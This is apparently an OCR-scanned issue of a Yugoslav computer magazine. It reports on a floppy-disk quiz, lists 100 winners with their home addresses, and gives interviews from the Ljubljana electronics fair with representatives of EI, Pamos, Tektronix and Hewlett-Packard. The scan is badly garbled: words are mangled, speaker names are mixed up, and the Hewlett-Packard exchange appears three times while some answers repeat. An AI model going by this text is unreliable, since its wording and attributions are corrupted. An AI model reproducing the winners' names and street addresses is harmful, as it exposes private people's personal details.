Najviše zabave izazvalo je pitanje o broju traka kod formatirane diskete. Prilikom prekućavanja pitanje voljno je iščilio podatak da se pitanje odnosi na disketu formatiranu na XT kompatibilnom računaru (kao što je i red). Iako su se tačnima mogli smatrati i odgovori da ima 35 traka (ako koristite čudne drajvove „komodora“), pa i odgovor da ima 80 traka (ako se broje posebno sa jedne, a posebno sa druge strane), uzeli smo libodu da priznamo samo odgovore koji upućuju na 40 traka.

Načje, najviše je bilo zaokruženo najpogrešnijih odgovora — da ima 48 traka, što je podatak koji se odnosi na jedan inč. Za utehu svima koji se sada kaju i lupaju glavu, bilo je pogrešnih odgovora i na

ostala pitanja.

Počela akcija delovao je zabrinjavajuće. U prvih nekoliko dana stizali su mahom neispravni listići, pa su u redakciju počela i preispitivanja oko uređivačke politike uz pitanja za koja mi pišemo ako naši čitaoci ne znaju da je hard disk brži od diskete. Pokazalo se, međutim, da su zapravo pokulili samo oni izopletli, te da stanje nije tako zabrinjavajuće kao što je u početku delovalo. Tako su diskete našle put do nadamo se, pravih korisnika, a onima koji su ostali razočarani, želimo da što pre dodu do računara uz čiju će pomoć naučiti nešto o disketama. A disketa će biti i ubuduće.

„Magmedia“ i „Računari“ rade za vas!

Oni testiraju „Magmedia“ diskete

1. Andrej Albrecht, Šegova 18, 68000 Novo Mesto
2. Began Babić, Dolci 15, 74207 Klokotnica
3. Tihomir Badažani, Trenkova 5, 65300 Slavonska Požega
4. Rašida Bahtljarević, Blagaja Parovića 55, 75000 Tuzla
5. Željko Bodul, G. Temirtan 8 B/IV, 72000 Zenica
6. Ištvan Boroš, E. Rusijana 37, 24105 Subotica
7. Tijana Brkić, Rimska 5/IV, 11000 Beograd
8. Ratko Bučić, Mike Dordevića 14, 37220 Brus
9. Dalibor Čotar, OŠ „Srećko Kosovski“, 66210 Sežana
10. Daniela Damjanović, Sestara Strajin 1, 11080 Zemun
11. Milan Đelić, Gileš Jankovića 6, 71210 Ilidža
12. Nikola Denisenko, Maršala Tita 49e, 38000 Priština
13. Dragan Dimkovski, Denko Dragovan 17, 91300 Kumanovo
14. Maja Domazet, Volino naselje 10, 41000 Zagreb
15. Dušan Dolinar, Vrnjačka Banja 7, 63320 Tilovo Veljeje
16. Emir Džinić, Kranjčevića 10, 72000 Zenica
17. Mahmud Džikić, JNA 15/III, 71000 Sarajevo
18. Šerif Džok, „ELMA“, 61231 Crmčue
19. Vladan Đukanović, Alekse Bakovića 6, 81402 Nikšić
20. Zoran Dušić, Njegoševa 33, 11080 Zemun
21. Denis Efendić, JNA 21, 89101 Tuzljinje
22. Atila Fariš, Đure Jakšića 36, 21226 B. P. Selc
23. Slavoljub Filipović, Augusta Cesarca 25, 23000 Zrenjanin
24. Jelena Filipović-Grčić, Rebar 82a, 41000 Zagreb
25. Claudio Graziani, Orenovski put 37, 51000 Rijeka
26. Milan Grbić, Doljanska 22, 11253 Sremčica
27. Borut Gros, Gradnikova 23, 64240 Radovljica
28. Darko Grundler, I. Obala 6, 41320 Kufina
29. Marjan Hević, Ljutomerska 11, 69252 Radenci
30. Sulejman Hodžić, Dobropolje 32, 74260 Tešanj
31. Stefan Horvan, Črenčevci 97, 69232 Črenčevci
32. Boris Hrištanov, Nikola Grčeto 4/6, 91000 Skopje
33. Igor Ivanović, Biagajska 7, 11050 Beograd
34. David Jakelić, Mandušinskih žrtava 12, 59000

Štenik

35. Janez Jereb, Gorenje Vas-Reteče 62, 64220 Skofja Loka
36. Matej Jereb, Kresnice 23, 61281 Kresnice
37. Dragan Jovičević, Vojvode Brane 31, 11050 Beograd
38. Janoš Jurca, B. Radičevića 26, 25260 Apaljin
39. Davorin Juršič, M. Tita 108, 55260 Šibinj
40. Vladimir Jokić, Bočke 85a, 21208 Sremska Kamenica
41. Vladimir Jovanović, Borisa Kidrića 21, 22320 Indija
42. Zoran Jovanović, M. Makanjica 13, 14220 Lazarevac
43. Šiniša Jug, Ivana Rumbaka-Žvka 14, 41230 Krapina
44. Punša Katić, hve Lobe Ribara 37, 23210 Žitiste
45. Jurij Knupčič, Toneta Melhe 4, 63210 Slovenska Konjica
46. Boris Kolar, Zeta našizma 37, 42250 Lepoglavica
47. Saša Kovačić, Jasen 2a, 66250 Ilirska Bistrica
48. Leopold Kukac, Suranova 6, 52000 Pula
49. Zoran Kukuljac, Narodnih heroja 41a, 11070 Beograd
50. Dejan Kumrić, Naselje Centar 5/2, 43000 Bjelovar
51. Doro Laketa, M. Pijade 82, 22220 Crenkva
52. Bojan Lakoš, Josipa Kumpalja 1, 41430 Samobor
53. Ante Mzgan, Ner. Par. Odrada 21, 58350 Metković
54. Boris Mahovac, Buconjčevića 21, 41000 Zagreb
55. Dragana Malošević, R. Dordević 18/6, 35000 Svetozarevo
56. Fikret Maloković, Podrimska 152, 38400 Prizren
57. Damir Martinić, N. Tesle 18, 43300 Koprivnica
58. Ivan Matijašević, Oslobođitelji Valjeva 15, 14000 Valjevo
59. Nevio Medoš, Ane Zihelove 2, 61000 Ljubljana
60. Tatjana Milić, Kneza Miloša 17, 11420 Smederevska Palanka
61. Dalibor Milenković, Generala Ždanova 86, 11000 Beograd
62. Saša Milošević, Karadorđeva 80, 11326 Donja Ljadica
63. Dragan Miljković, Deligradska 3/6, 16000 Lakševac
64. Doro Mišković, Omladinskog pokreta 2, 21000 Novi Sad
65. Doro Mučev, Janko Ovetinov 53, 92400 Strumica

66. Igor Naglič, Zarka Ivica 11a, 47000 Karlovac
67. Petrojka Nešić, M. Tita 67/13, 35230 Cuprija
68. Doro Nikolić, Moša Pijade 127, 18300 Piroć
69. Doro Obradović, D. Tuovića 5/20, 21400 Bačka Palanka
70. Roman Oredarac, C. Dolomitskoga ođrada 81, 6111 Ljudjana
71. Emil Puro, Put Nina bio, 57000 Zadar
72. Saša Paunović, Braće Tatkovića 103/1, 18000 Niš
73. Lidija Pelc, Borova Vas 28, 62000 Maribor
74. Lenart Pešl, Trg 10, 62391 Prevalje
75. Dražen Posavec, G. Hrašcan — M. Tita 38, 42306 Macinec
76. Josip Radić, Henrika Znidarića 15, 58000 Split
77. Leopold Rohlf, D. Đakovića 4, 78000 Banja Luka
78. Silvija Samarin, Kočevje 10a, 68340 Črnomelj
79. Marko Savković, 4. Juli 50/12, 72290 Pucarevo
80. Emir Seferović, Matije Gupca 23, 41221 Žetkovina
81. Milan Stajković, 19316 Kobalnica
82. Saša Stamenović, Boraka 3, 34000 Kragujevac
83. Milan Stanić, Petra Kočića 85, 22400 Ruma
84. Boris Stanojević, Bulevar JNA 335, 11000 Beograd
85. Sten Stjepanović, Ozrenska 3, 71000 Sarajevo
86. Jan Svetlić, J. Jenenskog 79, 21211 Kisač
87. Pavel Škerlj, Cesta 27. aprila 31, 61000 Ljubljana
88. Ervin Sramelj, Gorazdova 17, 61000 Ljubljana
89. Milan Tasić, Vladimira Ročevića 133, 11000 Beograd
90. Goran Tomić, Suljaska 19, 35250 Paraćin
91. Željko Trujić, Masirinec 138, 51219 Čavle
92. Andra Virać, Munkačič Mihajla 44, 23206 Mušja
93. Stipe Vlahov, D. Đakovića A-4 ciglana, 71000 Sarajevo
94. Darko Volk, Kačić 15, 66215 Divča
95. Mario Vujeć, Vatroslava Jagića 24, 42000 Varaždin
96. Miladin Vulović, P. Kočića 2, 32300 Gomji Milanovač
97. Tihomir Zafirović, Moše Pijade 78/409, 19210 Bor
98. Ivan Zanoškar, Pere Velimirovića 70/11, 11090 Beograd
99. Branka Živadinović, Naselje Lipar 128, 35000 Svetozarevo
100. Silvija Živadinović, Vuka Karadžića 17, 35210 Svitljac

Sve bilo je elektronika

Sajam elektronike u Ljubljani, najstarija jugoslovenska specijalizovana izložba, koji je ove godine proslavio 35 godina postojanja, još jednom je bio sjajna prilika da se susretnu i uporede sve tehnološki značajne elektronske industrije u svetu, produbi direktan kontakt između stručnjaka i kristaliske celovitosti silka razvoja ove struke. Iskorištili smo priliku da čitaoca upoznamo sa nekoliko poznatih organizacija, kroz razgovore sa njihovim predstavnicima, ljudima koji bitno utiču na njihovo poslovanje. Kriterijum za selekciju bio nam je pre svega jedan opšti pregled i dolaženje do uticaja na konceptualni trend kod nas i u svetu. Ograničavajući faktor vremena i prostora u listu jedinji je razlog što su ovoga puta izostali drugi renomirani proizvođači. Trudili smo se, globalno gledano, da obuhvatimo slojevitost izlagača, pa smo razgovarali sa ljudima iz dve velike domaće računarske kuće u kojima ukupno radi gotovo sto hiljada ljudi (EI, ISKRA), dve male, perspektivne i prodorne (PAMOS, MIKROHIT), dve svetske firme na glasu (H. PACKARD, TEKTRONIX), jednim samostalnim istraživačem i jednim dalekistočnim proizvođačem iz Singapura.

Dragan Živančević
direktor Fabrike
VF uređaja, EI:



TEHNIKA ĆE NAS OBJEDINITI

Računari: Zanima me vaša oцена sajma. Vidim da se ove skakaju neki veliki poslovi. Teško je doći do direktora.

D. Živančević: Pa vidite, da vam kažem otvoreno, sajam je mesto gde se vide ljudi koji se bave jednom delatnošću. Na sajmu se obično može primetiti ko je na kojem mestu u rangu nekih dostignuća vremena tehnika i tehnologije. Prema tome, sajam je mesto na kome se u principu ne sklapaju ugovori, ali se vide mesto koje zauzimamo i mi, u principu — celu Elektronsku industriju vidimo u odnosu na konkurenciju u Jugoslaviji i u odnosu na ostali svet. Po tome, sajam ima neke uporedne vrednosti. Sa druge strane, na sajmu se dešavaju mnoge stvari koje imaju svoj komercijalni sadržaj: uređaji, sistemi, nivoi tehnologije — i oni imaju svoju praktičnu dimenziju u sklopu ugovora. Ja, jednostavno, na sajmu vidim ljude koji se bave jednom profesijom, i mislim da je ljudski sajam pravo mesto i za videnje dostignuća u ovoj oblasti. Kako je sad elektronska malo širi pojam, jer ima raznih vrsta elektronike — počev od onih baznih elektronika, odnosno tehnologija, do odgovarajućih sistema — onda je vrlo teško dati jednu opštu ocenu sajma. A ono što ja lično mislim jeste da je ovaj sajam najbliži u Jugoslaviji i preostali u jedan malo viši nivo sajamska manifestacije od lokalnog karaktera. To je svet najvećih svetskih proizvođača. Vidim da je danas elektronika sve više pojam nekih softverskih rešenja, a ne samo hardvera. Dobro je što sajam poseduje i ljudi koji se profesionalno bave, i ljudi kojima je to samo jedna stvar.

Računari: Oseća li se neka razlika u odnosu na prethodne sajmove? Da li je ovaj bolji?

D. Živančević: Bolji je. Međutim, u nas problem što je investiciona sposobnost kupca opetla, oseća se kriza. Kada se govori o sajmu, obično se sagledava i jedan komercijalni potencijal buduće kupovine. Ono što je sada vidljivo jeste da je ponuda nešto veća, ali i potencijalna mogućnost kupovine smanjena, posebno od robe široke potrošnje, do smanjenja investicionih sposobnosti proizvođača. A i kupaca. Naravno, ovo govornik iz poslednjeg uložaka. Inače mislim da je ovo ipak pravi sajam elektronike za Jugoslaviju.

Računari: Sta ste u po struo?

D. Živančević: Ekonomista, i zato sagledavam probleme više poslovno komercijalno, mada strahovito razmišljam i o tehničkim problemima. Gledajući ovo oblasti koji mi sada proizvodimo, to je prenosna tehnika, vidi se da se filozofija

razvoja te prenosne tehnika kod nas odvija u okviru svetskih procesa. Vidi se jedna visoka integracija prenosne tehnika. Mi smo sada po lažni proizvođača podjednaki na neke fabrike, ali ono što je zajedničko za sve nas jeste tehnička integracija sveta, bez obzira šta smo po struo.

Računari: Kakav je odnos fabrike VF uređaja i ostalih delova EI?

D. Živančević: Pa vidite, i mi sada pokušavamo da stvarimo jedan veći stepen integracije u okviru sistema, a obzirom da EI ima oko pedesetak fabrika i vrlo veliku širinu programa, počev od tehnologije i komponenta do fabrika koje su finalizatori. Zato vršimo jedno prestrukturiranje naših programa u smislu većeg jedinstva, ne zato što je želja neke administracije da se udružuje; mi se udružujemo po osnovu realnih potreba, jer zajednički lakše možemo da postavimo ta zajednička sisteme. I u EI postoji dve relacije ili odnose: jedno je relacija fabrika koja proizvodi profesionalnu elektronsku opremu za raznog kupca, po poznatih kodeksima, a drugo je relacija proizvođača koji se bave robom široke potrošnje, koja je u jednom smislu izložena strahovito visokoj tržišnoj konkurenciji.

Računari: Sta je po vaša budućnost elektronike?

D. Živančević: Sve će jednog dana biti elektronika, jer tu oblasti smo mi poddelili veštački. Postoji dobar i kvalitetan uređaj i nekvalitetan uređaj. Jednostavno, to smo više počeli prema kupcu. Ako kupuje građanin, onda je to roba široke potrošnje, to je kao neprofesionalna proizvodnja; a ako kupuje neku stvar neka firma, vezana za sistem, recimo IT sistem, onda je to profesionalna... A jednog dana biće da taj, recimo, televizor u kući koji je građanin kupio, predstavlja samo deo u kompletnom informacionom sistemu, i sve će u svojoj sobi imati i novine i telepis i telefaks i jer ono što mi je potrebno. Jedan običan telefon biće dovoljan da dobije bilo koju informaciju u svetu.

Milan Padovnik
„Pamos“:

NIŠTA BEZ KONKURENCIJE

Računari: Pamos je mala, ali perspektivna firma. Ko su ljudi koji rade u njoj?

M. Padovnik: Pamos je u stvari vrlo mala radnja. Čine je dva vodeća foveka, Osepek Stane i ja, Milan Padovnik. Prva delatnost je hardver, prva avgva vezan za upravljanje step motora. To je upravljački, procesorski deo, gde se ostvaruje logika koja posle upravlja izlaznim delom to jest drajverima za koračne motore. Najviše aplikacija smo napravili za Berger motore, od najmanjeg do petlizačkog petimperfekog step motora. To je rezultat našeg sopstvenog razvoja. Upruordujući Bergerovo rešenje sa našim, elektronski deo i procesorski deo, videli smo da potpuno odgovara njihovim standardima, i da smo dostigli isto što i oni.

Računari: Van svake je sumnje da ste vredni, inventivni i uspešni. No, mogu li u ovo vreme lismkog rada da se samo dva čoveka nose sa razvojem?

M. Padovnik: Pa, oseća se da da smo samo dvojica. Jer, razvoj ide svojim tempom. Možda bi bilo brže kada bismo imali veći tim, ljude koji su dobri i sposobni i spremni na saradnju, pa da se dele zadaci, tako da nije sve na jednom ili na dvojici. Softverski, hardverski i upravljački deo mogli bi da se razdiele i sigurno bismo dobili vrlo dobre rezultate kada bismo to sve skupili sastavili.

Računari: Da li planirate neko proširenje? Na čemu sada najviše radite?

M. Padovnik: To nam je cilj, jer dobro znamo da bez razvoja nećemo daleko sići. Najviše se neki radi na tome da se stvari koje smo realizovali primenimo u novim rešenjima kao gotove modole, da ne idemo u svaki novi razvoj. Zato radimo na što široj automatizaciji tog postupa. Što više podataka iz doadašnjeg razvoja postignuti i efikasno primeniti u rešenju novih problema.

Računari: Da li ste podstigli?

M. Padovnik: Mislim da nam je sajam elektronike najviše pomogao. Kad smo došli pre tri godine, šta je tada bilo na štanduu? Vrlo malo. Bio je jedan AD ploter, koja smo u stvari, sastavili. To je bio početak svega.

Računari: Može li utisak sa ovogodišnjeg sajma elektronike je da nije bilo manjke štandaa od vašeg, ni veće guzve!

M. Padovnik: To je istina. Mogao bih reći da smo jedva trećinu ostavili kod kuće. A i došlo je od neke greške, verovatno zbog toga što mi puno radimo, pa nam ostaje malo vremena za organizovanje izvan neposrednog mesta. Takođe, papiri vezani za sajam su zalutali i možemo bih srećni što smo i ovaj mali štandaa usputa dobili.

Računari: Za šta se ljudi najviše interesuju?

M. Padovnik: Prvo što ljudi vide, to su ploteri. Mislim da smo prvi, ako nisam prvi onda smo bar drugi koji su razvili plotera za PC-je, potpuno kompatibilne sa „Hewlett Packardovim“ modelima 7580/7585, zatim sa „Rolandom“ 2000 i 2200. Ploteri se uključuju na PC i svi programi koji imaju drajvere za te HP ploteri mogu se izvesti iz našeg plotera.

Računari: Koja je cena plotera?

M. Padovnik: Cena plotera je ovako: A2 milijardu i nešto. A1 je dva milijarde i trista pedeset. To je bez poreza.

Računari: Sta je u konjunktivanju, razvili li realizovate?

M. Padovnik: To ide ovako. Dosta robe smo stavili sve na materaci i pozvali, a posle je bilo dosta posla oko toga da obični deo bude u okviru stariju kao sada. To su tri godine koje se sada vide. Sada, kada sve radi, izgleda da ništa nije posebno komplikovano, ali bilo je problema.

Računari: Kakve rezultate ste postigli u projektivanju sopstvenih čipova i njihovu primenu u razvojnim zadacima koje ste sa soba postavili?

M. Padovnik: Od početka rada naše firme radimo na projektovanju sopstvenih čipova korišćenjem Altera softvera i programatora. To omogućuje da jedan sklop sa TTL pločama koji ima određenu logičku funkciju konvertujemo u sopstveni čip. Polaznici od elektronske kemije sa TTL kolima dodatno, preko odgovarajućeg kompajlera, do podataka kojima programom odgovaraju Altera čip sa programabilnom logikom koji može sadržavati od 300 do 2400 i više osnovnih poljeva. A mi na prednosti. Prvi na prednosti je da se može prebiti, brisati i ponovo programirati za čip, silčno EPROM-u. Kada je rešenje stvarno završeno, kupuje se jeftiniji čip,

koji se ne može programirati, i trajno se programira. To se koristi kao jedna u seriji proizvodnji. Naše iskustvo to nam je ugrađeno i u samom plotu. Imali smo dve kartice sa logikom Evropske formata i jednim 40-pinskiim čipom. Zarasle smo u dva kartice i to sasvim električni rezultat i povod da to i dalje koristimo. Kada smo se namršili za sebe, rešili smo da damo i drugima, da se i na našem tržištu dođu do tehnologije koja ne bi bila toliko skupa. Pored toga dajemo i garanciju i školovanje, a možemo zajednički uraditi i proces. Hardver koji je potrebno da se sagledaju mogućnosti primene i uraba uvođenja.

Ručar: Kada sad ide vaš razvoj?

P. Pavasović: Naš razvoj ide i u pravcu automatizacije industrijskih procesa i razvijati industrijski PC koji nije naš proizvod, uzeći ga za, i prilagoditi za industrijske primene. Hardver koji se priključuje na taj PC pravimo sami i zavisno od aplikacije. Sa time možemo upravljati nizom procesa, uređaja, procesa.

Petar Pavasović
Konsultant firme
"Tektronix"

PRIZNANJA ZA HARDVER

Ručar: Šta je "Tektronix" izložio na sajmu? Šta je najzanimljivije?

P. Pavasović: Izložio je sa serijom svojih grafičkih radnih stanica sa UNIX operativnim sistemom. To je sa poslednjim osciloskopima celom serijom, od jeftinih do danas sa najboljim performansama i većim brzinama, sa logičkim analizatorima, analizatorima spektra. Najinteresantnije su, pratičnici, ove nove radne stanice koje koriste bito 16 bito i 19 inča monitora i upotrebljavaju se uglavnom za CAD/CAM pakete. Kao što su ANVIL 5000 za mehanički dizajn, znači, solid modeling, a primena je da u bilo kojoj grani industrije koja zahteva da se od dizajna nekog objekta bilo koje vrste i materijala napravi sila, izrade modela, prototipa, do testiranja poznatih linije električnog softvera, izračuna nekih naprezanja. Akonrat je da se što više uradi softverski, da se ne ide u one testiranje koje pravilno govore prototipova, da se svaki od njih testira (probaš ob, probaš on), pa se zatim ide u dizajnu, koje ima lokalne mogućnosti za obradu 3D solid modela, znači, ne da ih pretačunava ako vršiti neku rotaciju objekta u prostoru, nego se sve to radi lokalno; to je cena reda veličine 100.000 dolara. E sada opet zavisilo ko se stavi memoriji i koju palešu bolje hoćete, može se čiti i preko 16 miliona različitih boj.

Ručar: Koľiko informacije utiče na akceptaciju poslova?

P. Pavasović: Cene zavise od konfiguracije, pošto imamo familiju radnih stanica. Najjeftinija je 4319, koja se skoro pojeviša i ima višestod od 96 MB, 4MB RAM-a standardno, serijski, SCSI, ethernet interfejs za nekih sedamdeset i po hiljada dolara. A najkupija stanica koja ima i computing engine i grafičnu engine, koja ima lokalne mogućnosti za obradu 3D solid modela, znači, ne da ih pretačunava ako vršiti neku rotaciju objekta u prostoru, nego se sve to radi lokalno; to je cena reda veličine 100.000 dolara. E sada opet zavisilo ko se stavi memoriji i koju palešu bolje hoćete, može se čiti i preko 16 miliona različitih boj.

Ručar: Koľiko informacije utiče na akceptaciju poslova? Jesu li poslovni prilici za biznis, ako nije poslovna tajna?

P. Pavasović: Pa, nije poslovna tajna. Ovdje se, u principu, radi o sklapanju potpisivanja, tako da sam postupak uvek ide preko ugovora i to već radi komercijalno, tako da mnogo manje ti aktivnosti imamo, obično samo ako je potrebno naše intervencije u vezi ponude i tome slično. Ručar: Kakav je pozicija "Tektronix" obzirom na konkurenciju?

P. Pavasović: Pa, "Tektronix" je, na svu sreću nas koji radimo, verna jaka firma, sa nizom proizvoda koji su industrijski standard u svetu i najbolji su, bez pretiranja.

Ručar: Koľiko su vam konkurenti?

P. Pavasović: Sa osciloskopima smo ubedljivo prvi, a to se manje zna; sa logičkim analizatorima smo takođe prvi, imamo najveći udeo na svetskom tržištu. Posle toga dolaze analizatori spektra i ostala menja oprema. Sa radnim stanicama samo od skoro na svetskom tržištu, tako da to u potpunosti vrlo lako konkurenciju. Tu su već "Sun", "Apollo", (ima raznih), ali naše stanice su, bar "Tektronix" grafički, najbolji. Grafički terminali su isto industrijski standard. Zato nam svi priznaju da imamo najbolji hardver, ali nam treba vremena da to završimo i neke stvari. Za to se tuđino da imamo što više paketa renomiranih proizvođača softvera, kao što je softver za animaciju. To je od skoro portirano na naše stanice; zatim, MCS-ov ANVIL 5000, stvarno paketi ko-

ji pokriva sve; od unosa modela, do trake koju staviti u NC mašinu da izreže kompletan deo.

Ručar: Na kojim su procesorima bazirane ove radne stanice?

P. Pavasović: CPU je Motorola 68020, što je 6861 ko-procesor. Može da se uzme, ako paketu imaju veće zahteve i Floating point akcelerator od "Weteka" kao opcija. Za grafičnu engine se brine posebna dvadesetka, tako da su pojedine funkcije grafičkih i računskih operacija. Grafički kompleks je poseban kompjuter i u njegovu imamo još i Bit-ale procesore koji se neposredno bave procesiranjem slike tako da se dobija veoma velika brzina rada, po kojoj je naš grafički deo među prvima.

Ručar: Po kojim kriterijima se radnim stanicama javlja se uspešno na našem tržištu i "Packard"? Kakvo se poredenje može izvesti kada posmatramo "Tektronix" i "H. Packard" opremu?

P. Pavasović: Pa, kada se gledaju stanice, sa grafičkim stranama imo jači. A druga stvar, to su prešli pre nas na "Motorolin" tridesetku. Tako da smo tu negde, mi imamo bolju kvalitu, to su prešli na prvi CPU. Naša nova generacija radnih stanica sadrži "Motorolin" RISC procesor 88000.

Ručar: Kada se to očekuje?

P. Pavasović: Pa, početkom sledeće godine biće objavljen u Americi; znači, kod nas uzbroj posle toga.

Ručar: To je dobra vest.

P. Pavasović: Naš razvoj je jednim delom ucestvovao, zajedno sa "Motorolom" u razvoju 88000.

Ručar: Kada uporedimo taj RISC procesor sa postojećim 68020, koliko je očekivano poboljšanje performansi?

P. Pavasović: Mnogo.

Ručar: Da li se razmišlja o uvođenju transputera u bližoj budućnosti?

P. Pavasović: U razvoju se radi svašta, između ostalog sa transputerima, ali ne očekujemo da se uskoro pojavi komercijalni proizvod. Ja mislim takođe da je budućnost u multiprocessing; na može jedan procesor da obradi ono što mogu deset, ali treba sabekati sa komercijalnim aplikacijama.

Ručar: Ranije smo u oblasti CAD/CAM delovali nalik na kombinaciju VAX računanje — "Tektronix" grafika. Kako to izgleda danas?

P. Pavasović: Pa obično ranije, pre nego što smo imali radne stanice, u devedeset odsto slučajeva kada si ulazio u industriju po velevu zatičao si VAX-a ili micro-VAX-a i naš terminal, čak sa DMA bus-ovima, DMA interfejsima. Sada se situacija promena utoliko što mi imamo naše radne stanice, ali pošto svet ima VAX-ove, recimo, hoće na VAX-u da vrši izvođenje određenih programa, jer tako ima recimo, veći kapacitet i radnu stanicu nego da zapoši firmu, a hoće komunikaciju. Onda se formira mreža koje vezuje radnu stanicu sa jednim ili više VAX-ova i drugim radnim stanicama i pomoću "Fusion" paketa organizuje raspodelu izvršavanja svojih programa na pojedinim učesnicima u mreži.

Saša Burić
samostalni
promotazil
iz Ljubljane:

RADI SE KADJE POSAO

Ručar: Vi ste, ako tako mogu da kažem, slobodni strahoc. Moľim vas predstavite se.

S. Burić: Zovem se Burić Saša i po zanimanju sam samostalni izumitelj. Bavim se industrijskom automatizacijom, projektovanjem i razvojem. Znači, u samostalnom sam statusu. Imao nis više koji se udružujem, zavisno od projekta, pošla i tada prema zahtevu nekog proizvođača, firmi ili privatne organizacije izrađujemo ono što oni žele, ili na našim preporukama i slično.

Ručar: Kakva je vaša veza sa firmom "Zemal"?

S. Burić: Firma "Zemal" radi u Sarajevu, i postoji već puno godina. Imaju puno referenci tokom 15 godina, baš sa tim, sa automatizacijom, instalacijama, projektovanjem i slično. Učiji posao, li samo projektovanje. Mi sa njima već više godina saradujemo i mislim da smo postigli jedan dobar odnos, neko poštovanje sa obe strane što je isto profesionalno i isto tako garancija budućnosti odnosa.

Ručar: Kažete "Zemal"? Ne koja pri tome mislite?

S. Burić: Kad kažem mi, mislim na našu grupu istraživača u slobodnom znanju.

Ručar: Jedna od vaših specijalnosti su mikroračunarske sprave.

S. Burić: Da, proizvođače se programiranim industrijski kontroleri ili automati, znači mikroračunarske sprave koje kontroliraju stanja relejnju tehniku i automatizaciju u industriji. Ali i pored toga ljudi nude automatizacije vremenskih funkcija,

PID regulaciju i slično. Ovdje su razni senzori: beskontaktni, induktivni, fotoelektrični čeliji it.

Ručar: Kakvo su vam želje i mogućnosti u budućem radu?

S. Burić: Što se više perspektive u našem poslu, posebno u podučju automatizacije u Jugoslaviji, dakle našem tržištu pre svega, jer je težak prodor na inostrano gde su prisutni veliki koncerni koji rade slične stvari, mogu da kažu i mi. Na našem tržištu ipak ide na svaku. Ja radim u ovom oblasti već osam godina li na softveru, li na hardveru, li na sistemima, li na projektovanju automatizacije. Nije da kažem da privredna situacija ide na bolje, ali ljudi dužnije razmišljaju o tehničkim problemima.

Ručar: Koľiko su vaša predviđena rešenja, zastarali metodi i načini mišljenja?

S. Burić: I danas sam imao jedan razgovor gde mi čovek kaže da to nema veze, da se to računari, da to može da crkne, da ne radi više, a ređaj uvsek radi i tako dalje, u tom smislu. Kada se malo bolje priseta relevantnu novih problema u misli zaista nekako informatički ili sličnog sistema, koji bi u svakom slučaju bio bolji od klasičnih rešajkih rešenja što su bili u upotrebi pre dvadeset-trideset godina. Ali ipak ide na bolje, nije to da se menja svaki dan, ali ide. Mi radimo to sa tom firmom "Elmor" već dve godine, i pre dve godine bilo je mnogo više privratnika?

Ručar: Menja li se odnos prema privratnicima?

S. Burić: Prema li mi još mnogo lošije nego je sada. Firma kaže da imamo prava, ali mi to nikako ne možemo dati. Oni nam nisu dovoljno upovore skiptali, li da nam oni relevantu. A jedno puta kada se odlučje za nas, ali ne samo za nas, imamo mi drugih kolege, ustanove da oni odnosa što rade na privatni način, ali odlog više, od toga zavisi, nego mi svojkolno. Privatnik ne može postojati za ovaj minut, već ga radi za sutra i za sledeću godinu, i za deset godina, znači radi na referencama, na kvalitetu, li na zadovoljstvu kupaca. I sa te strane, mislim, mi nudimo puno više, radimo u sva dva doba, bilo vreme, bilo vreme, li rad na terenu, li pošlance u pogon. Ako radiš privatno, radiš bilo da je to jedan ujutro, li u pet ujutro, li u šest po noć, znači samo vreme li sat, nema veze, mislim, radi se kad je posao i to se radi, tako da se ovaj odnos menja.

Predrag Pušković
predstavništvo
firme "Hewlett
Packard":

SVE JE PITANJE KVALITETA

Ručar: Hoćete se predstaviti, molim vas?

P. Pušković: Radić u predstavništvu Beograd. Naša firma ima sedišta u Ljubljani i radni organizacija "Hermes". Mi smo predstavništvo firme za Hewlett Packard, "pkard" je američka firma koja se bavi proizvodnjom pre svega, računara i druge opreme. Na sajmu elektroničara u Ljubljani izložili smo celokupan program, odnosno delove programa koji se odnose na računarsku tehniku i merne uređaje. Obzirom da sajmu elektroničara nije specijalizovan sajam za računarsku opremu, mada je poslednjih godina sve više i više zastupljena računarska oprema, mi smo ovde izneli jedan kompletan deo računara. To su uglavnom tehnički računari, odnosi računarske aplikacije koje mogu da se vide i isprobaju?

Ručar: Da li ste izložili samo delove paketa, li ste u kompletna aplikacija koje mogu da se vide i isprobaju?

P. Pušković: Aplikacije koje se rade na njima su uglavnom "Computer Aided Design", znači inženjerske aplikacije za projektovanje na području elektronske i mehanike. Sajam su ovde predstavili zajedno sa softverom, a to znači određena rešenja problema projektovanja. Ta rešenja su ovde implementirana u formi softvera koji se šalaz i radnim stanicu, tako da smo mi i istu da povećamo ljudima, na primeru direktno, kako je moguće, recimo, napraviti jednu elektroničnu šemu i li te šeme dobij štampaću ploču. Zatim je to šeme i plome određenim metodama simulacije ili nekim procesima optimizacije projektovanja li poboljšanja smislu performanse sistema, dobili krajnji proizvod — elektronski sklop.

Ručar: Šta nudite u oblasti mišljenja?

P. Pušković: S druge strane, za mišljenje, to se nalaze programi za dizajniranje mehaničkih elemenata, proračunavanje i veza za projektovanje, odnosno analize koje se vrše u smislu proračuna otpornosti, određenih statičkih komponenti i tako dalje. Na kraju, za ova sistema imamo izlaz na CAM (Computer Aided Manufacturing), to je pravično, smislu performanse sistema, dobili krajnji proizvod — elektronski sklop.

Ručar: Šta nudite u oblasti mišljenja?

P. Pušković: S druge strane, za mišljenje, to se nalaze programi za dizajniranje mehaničkih elemenata, proračunavanje i veza za projektovanje, odnosno analize koje se vrše u smislu proračuna otpornosti, određenih statičkih komponenti i tako dalje. Na kraju, za ova sistema imamo izlaz na CAM (Computer Aided Manufacturing), to je pravično, smislu performanse sistema, dobili krajnji proizvod — elektronski sklop.

Ručar: Šta nudite u oblasti mišljenja?

P. Pušković: S druge strane, za mišljenje, to se nalaze programi za dizajniranje mehaničkih elemenata, proračunavanje i veza za projektovanje, odnosno analize koje se vrše u smislu proračuna otpornosti, određenih statičkih komponenti i tako dalje. Na kraju, za ova sistema imamo izlaz na CAM (Computer Aided Manufacturing), to je pravično, smislu performanse sistema, dobili krajnji proizvod — elektronski sklop.

I to, ipak, najviše stvar?

